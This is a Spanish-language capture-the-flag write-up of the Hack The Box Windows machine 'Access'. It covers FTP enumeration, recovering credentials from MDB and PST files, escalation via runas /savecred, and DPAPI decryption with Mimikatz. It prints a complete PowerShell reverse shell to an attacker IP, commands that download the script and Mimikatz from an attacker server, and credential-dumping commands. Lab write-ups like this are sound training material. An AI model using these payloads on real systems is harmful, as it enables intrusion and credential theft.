Access
Access es una máquina Windows de Hack The Box enfocada en enumeración FTP, análisis de archivos MDB y PST, credenciales almacenadas en Windows y escalamiento mediante RunAs con /savecred.
- Plataforma
- Hack The Box
- Sistema operativo
- Windows
- Dificultad
- Fácil
- Publicado
- Autor
- Pedro Vargas
- Temas
- FTP
- Anonymous FTP
- Microsoft Access
- Mdb
- Pst
- Readpst
- Telnet
- Windows Credential Manager
- Cmdkey
- Runas
- Savecred
- Dpapi
- Mimikatz
- Escalamiento de Privilegios
En esta página
Resumen
Access es una máquina Windows de Hack The Box donde comenzaremos aprovechando un FTP anónimo para encontrar una base de datos de Microsoft Access y un archivo ZIP protegido. Esto nos permitirá obtener credenciales y acceder mediante Telnet como security. Finalmente, unas credenciales de Administrator almacenadas en Windows podrán reutilizarse mediante runas /savecred para escalar privilegios. Como paso adicional, veremos cómo recuperar la contraseña almacenada utilizando DPAPI y Mimikatz.
Enumeración
Descubrimiento de puertos
Comenzamos realizando un escaneo de los 1000 puertos más comunes:
nmap --top-ports 1000 -T5 -n 10.129.53.33 -sVCEntre los servicios disponibles encontramos tres especialmente interesantes:
21— FTP23— Telnet80— HTTP
Nmap también nos indica algo bastante interesante sobre FTP: Anonymous Login Allowed.
 Así que comenzaremos por ahí. 👀
Enumeración FTP
Nos conectamos sin proporcionar credenciales:
ftp 10.129.53.33Dentro encontramos dos directorios:
- Backups
- Engineer

En Backups encontramos:
backup.mdbmientras que Engineer contiene:
Access Control.zipDescargamos ambos archivos para analizarlos desde Kali.
Analizando backup.mdb
Primero comprobamos qué tipo de archivo tenemos:
file backup.mdbEl resultado nos indica que se trata de una base de datos de Microsoft Access.

Antes de utilizar herramientas específicas, podemos hacer una búsqueda rápida entre las cadenas del archivo:
strings backup.mdb | grep -i "access"
Entre los resultados aparece algo que parece bastante sospechoso:
access4u@security¿Una contraseña quizás? 🤔
La guardamos y continuamos con el segundo archivo.
Access Control.zip
Renombré el archivo para trabajar más cómodamente:
mv "Access Control.zip" accesscontrol.zipPodemos extraer su información para John utilizando:
zip2john accesscontrol.zip
zip2john no descifra directamente el archivo, sino que obtiene una representación del hash que podría utilizarse posteriormente para intentar recuperar su contraseña con John.
También podemos revisar las propiedades del ZIP:
7z l -slt accesscontrol.zip
Aquí comprobamos que el contenido está protegido utilizando AES-256.
Sin embargo, antes de intentar fuerza bruta tenemos una contraseña candidata obtenida del MDB:
access4u@securityProbamos directamente:
7z x accesscontrol.zip
Introducimos la contraseña y funciona. 🎯
Dentro encontramos:
Access Control.pstAnalizando el archivo PST
Un archivo .pst es utilizado por Microsoft Outlook para almacenar información como correos electrónicos, contactos y otros elementos.
Para poder analizarlo desde Kali instalé readpst:
apt install readpstY procesé el archivo:
readpst "Access Control.pst"Esto genera:
Access Control.mbox
Ahora podemos leer fácilmente los correos almacenados.

Dentro encontramos un mensaje bastante interesante indicando que la contraseña de la cuenta security había sido modificada.
Las credenciales eran:
security:4Cc3ssC0ntr0llerYa tenemos usuario y contraseña. 🔑
Acceso inicial mediante Telnet
Recordemos que durante el Nmap encontramos Telnet abierto en el puerto 23.
Probamos las nuevas credenciales:
telnet 10.129.53.33
La autenticación funciona correctamente y conseguimos acceso como:
ACCESS\securityCon esto ya podemos acceder a user.txt.
La terminal de Telnet no era especialmente cómoda, así que posteriormente utilicé PowerShell para obtener una reverse shell hacia Kali y continuar la enumeración desde una sesión más manejable.
Enumeración local
Durante la enumeración revisé diferentes directorios y finalmente encontré algo interesante en:
C:\Users\Public\DesktopMostrando también los archivos ocultos:
dir C:\Users\Public\Desktop -Forceaparece:
ZKAccess3.5 Security System.lnkLos archivos .lnk son accesos directos de Windows, pero también pueden contener información sobre el programa que ejecutan y los argumentos utilizados.
Probé a revisar su contenido:
type "ZKAccess3.5 Security System.lnk"
Entre toda la información aparece algo clave:
runas.exe
/user:ACCESS\Administrator
/savecred
Esto ya es una pista enorme para nuestro escalamiento. 👀
Credenciales almacenadas de Administrator
runas permite ejecutar un programa utilizando las credenciales de otro usuario.
La parte realmente interesante es:
/savecredEsta opción permite reutilizar unas credenciales que previamente fueron almacenadas en Windows.
Así que comprobamos si realmente existen:
cmdkey /list
Y encontramos:
Target: Domain:interactive=ACCESS\Administrator
Type: Domain Password
User: ACCESS\Administrator
🎯 Windows tiene almacenadas credenciales correspondientes a ACCESS\Administrator.
Esto significa que no necesitamos conocer todavía su contraseña: podemos pedirle a runas que reutilice la credencial guardada.
Comprobando RunAs
Antes de intentar conseguir una shell como Administrator hice una prueba sencilla:
runas /savecred /user:ACCESS\Administrator "cmd /c whoami > C:\Users\Public\whoami.txt"Después comprobamos si el archivo fue creado:
type C:\Users\Public\whoami.txt
Si el comando se ejecutó correctamente, acabamos de confirmar que podemos ejecutar procesos utilizando las credenciales almacenadas de Administrator.
Ya tenemos nuestro vector de escalamiento. 😈
Escalamiento mediante RunAs /savecred
Preparé en Kali una reverse shell de PowerShell y la guardé como:
rev.ps1El payload utilizado fue:
$c=New-Object Net.Sockets.TCPClient('<KALI_IP>',5555);$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$r=(iex $d 2>&1 | Out-String);$r2=$r+'PS '+(pwd).Path+'> ';$o=([text.encoding]::ASCII).GetBytes($r2);$s.Write($o,0,$o.Length);$s.Flush()};$c.Close()Levantamos un servidor HTTP:
python3 -m http.server 8000Y descargamos el script desde la máquina víctima:
(New-Object Net.WebClient).DownloadFile('http://<KALI_IP>:8000/rev.ps1','C:\Users\security\rev.ps1')Antes de ejecutarlo dejé Netcat esperando la conexión:
nc -lvnp 5555Ahora utilizamos las credenciales almacenadas de Administrator para ejecutar nuestra reverse shell:
runas /savecred /user:ACCESS\Administrator "powershell.exe -NoProfile -ExecutionPolicy Bypass -File C:\Users\security\rev.ps1"Recibimos una nueva conexión en Kali y comprobamos:
whoamiResultado:
access\administrator¡Administrator! 🚩

En este punto ya podemos acceder a root.txt y completar la máquina.
Bonus: Recuperando la contraseña guardada 🔐
Aunque no necesitamos conocer la contraseña de Administrator para completar Access, queda una pregunta interesante:
¿Podemos recuperar en texto plano la credencial que Windows estaba reutilizando con **/savecred**?
Sí, y aquí entra en juego DPAPI.
¿Qué es DPAPI?
Windows utiliza Data Protection API (DPAPI) para proteger secretos asociados al usuario, incluyendo determinadas credenciales almacenadas por Credential Manager.
Los blobs de credenciales pueden encontrarse dentro de:
%APPDATA%\Microsoft\Credentialsmientras que las claves utilizadas por DPAPI se encuentran relacionadas con:
%APPDATA%\Microsoft\ProtectPodemos localizar estos archivos con PowerShell:
Get-ChildItem "$env:APPDATA\Microsoft\Credentials" -Force y:
y:
Get-ChildItem "$env:APPDATA\Microsoft\Protect" -Force -Recurse
En Credentials encontramos el blob correspondiente a la credencial almacenada:
51AB168BE4BDB3A603DADE4F8CA81290Mientras que dentro de Protect\<SID> encontramos los elementos asociados a las Master Keys de DPAPI.
La idea es sencilla:
Contraseña de security
        ↓
Master Key DPAPI
        ↓
Credential Blob
        ↓
Contraseña almacenada de Administrator
Como conocemos la contraseña de security, podemos intentar descifrar su Master Key.
Descifrando la Master Key
Descargamos mimikatz.exe en la máquina:
(New-Object Net.WebClient).DownloadFile('http://<KALI_IP>:8000/mimikatz.exe','C:\Users\security\mimikatz.exe')
Después utilizamos la contraseña que ya habíamos obtenido para security:
.\mimikatz.exe "dpapi::masterkey /in:C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001\0792c32e-48a5-4fe3-8b43-d93d64590580 /sid:S-1-5-21-953262931-566350628-63446256-1001 /password:4Cc3ssC0ntr0ller" "exit"

Si todo funciona correctamente, Mimikatz consigue descifrar la Master Key y nos devuelve la clave necesaria para continuar.
Descifrando la credencial
Ahora utilizamos esa Master Key contra el blob encontrado anteriormente:
.\mimikatz.exe "dpapi::cred /in:C:\Users\security\AppData\Roaming\Microsoft\Credentials\51AB168BE4BDB3A603DADE4F8CA81290 /masterkey:<MASTERKEY>" "exit"
Mimikatz procesa el blob DPAPI y finalmente nos muestra la información de la credencial almacenada, incluyendo la contraseña de:
ACCESS\AdministratorDe esta forma no solamente conseguimos reutilizar la credencial mediante /savecred, sino también comprender dónde estaba almacenada y recuperar su contenido utilizando DPAPI. 🔓
Conclusiones
Access es una máquina sencilla pero con un recorrido bastante completo: comenzamos analizando archivos encontrados mediante FTP y terminamos abusando de credenciales almacenadas en Windows. El punto más interesante es runas /savecred, que permite escalar a Administrator sin siquiera conocer su contraseña, mientras que el análisis adicional con DPAPI nos permite entender qué ocurre realmente detrás de esas credenciales guardadas.
Herramientas utilizadas
- Nmap
- FTP
- strings
- zip2john
- 7-Zip
- readpst
- Telnet
- PowerShell
- cmdkey
- runas
- Netcat
- Mimikatz
Referencias
Writeups relacionados
Cascade
Cascade es una máquina Windows de Hack The Box centrada en enumeración de Active Directory, credenciales expuestas mediante LDAP y TightVNC, análisis de aplicaciones .NET y abuso del grupo AD Recycle Bin para comprometer al administrador del dominio.
- Active Directory
- LDAP
- RPC
- SMB
- Base64
- Tightvnc
- Sqlite
- Dnspy
- AD Recycle Bin
- Escalamiento de Privilegios
Lame
Lame es una máquina Linux de Hack The Box enfocada en la identificación y explotación de servicios vulnerables. Tras descartar vsftpd 2.3.4, Samba 3.0.20 permite obtener ejecución remota de comandos como root mediante CVE-2007-2447.
- Enumeration
- FTP
- Vsftpd 2.3.4
- Samba
- CVE 2007 2447
- Metasploit
UnderPass
UnderPass es una máquina Linux de Hack The Box donde la enumeración UDP mediante SNMP revela una instalación de daloRADIUS. Credenciales por defecto permiten acceder al panel, recuperar el hash MD5 de svcMosh y finalmente abusar de mosh-server mediante sudo para obtener root.
- Enumeration
- UDP
- SNMP
- Snmpwalk
- Community String
- Daloradius
- Default Credentials
- Md5
- Password Cracking
- Crackstation
- SSH
- Sudo L
- Mosh
- Mosh Server
- Escalamiento de Privilegios